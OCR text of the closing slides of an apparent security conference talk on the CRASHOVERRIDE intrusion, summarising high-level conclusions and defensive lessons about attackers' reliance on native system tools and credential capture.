
Conclusions

- CRASHOVERRIDE attack part of a long-running intrusion
- Attack avoided “malware” until final stages
- Primary use of native system utilities and credential capture

Defending Against Next Attack

- CRASHOVERRIDE provides an attack framework
- BUT – exact attack will not be replicated
- Instead:
  - Attack methodology will be re-used
  - Underlying behaviors will maintain similarity

Lessons for Defense



Questions?
jslowik@dragos.com
@jfslowik